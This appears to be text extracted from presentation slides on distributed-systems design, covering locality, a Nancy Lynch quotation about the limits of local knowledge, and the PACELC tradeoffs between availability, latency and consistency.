
# A New Topology



Locality 📱

# *Evolving Toolbox*

Radical shifts how we think about auth, locality of reference, ownership, and reliability





Let Them Eat CAP

***Consistency is a Lie***



Consistency is a Lie 🍰

The limitation of **local knowledge**  
is the **fundamental fact**  
about the setting in which we work,  
and it is **a very powerful limitation**


– Nancy Lynch, A Hundred Impossibility Proofs for Distributed Computing



Consistency is a Lie 🍰

**CAP** → **PACELC** 📦 🦌


- If network partition, pick from:
  - Availability (A) ✅ **Uptime!**
  - Consistency (C)
- Else (E) running normally, pick from:
  - Latency (L) ✅ **Speed!**
  - Consistency (C)



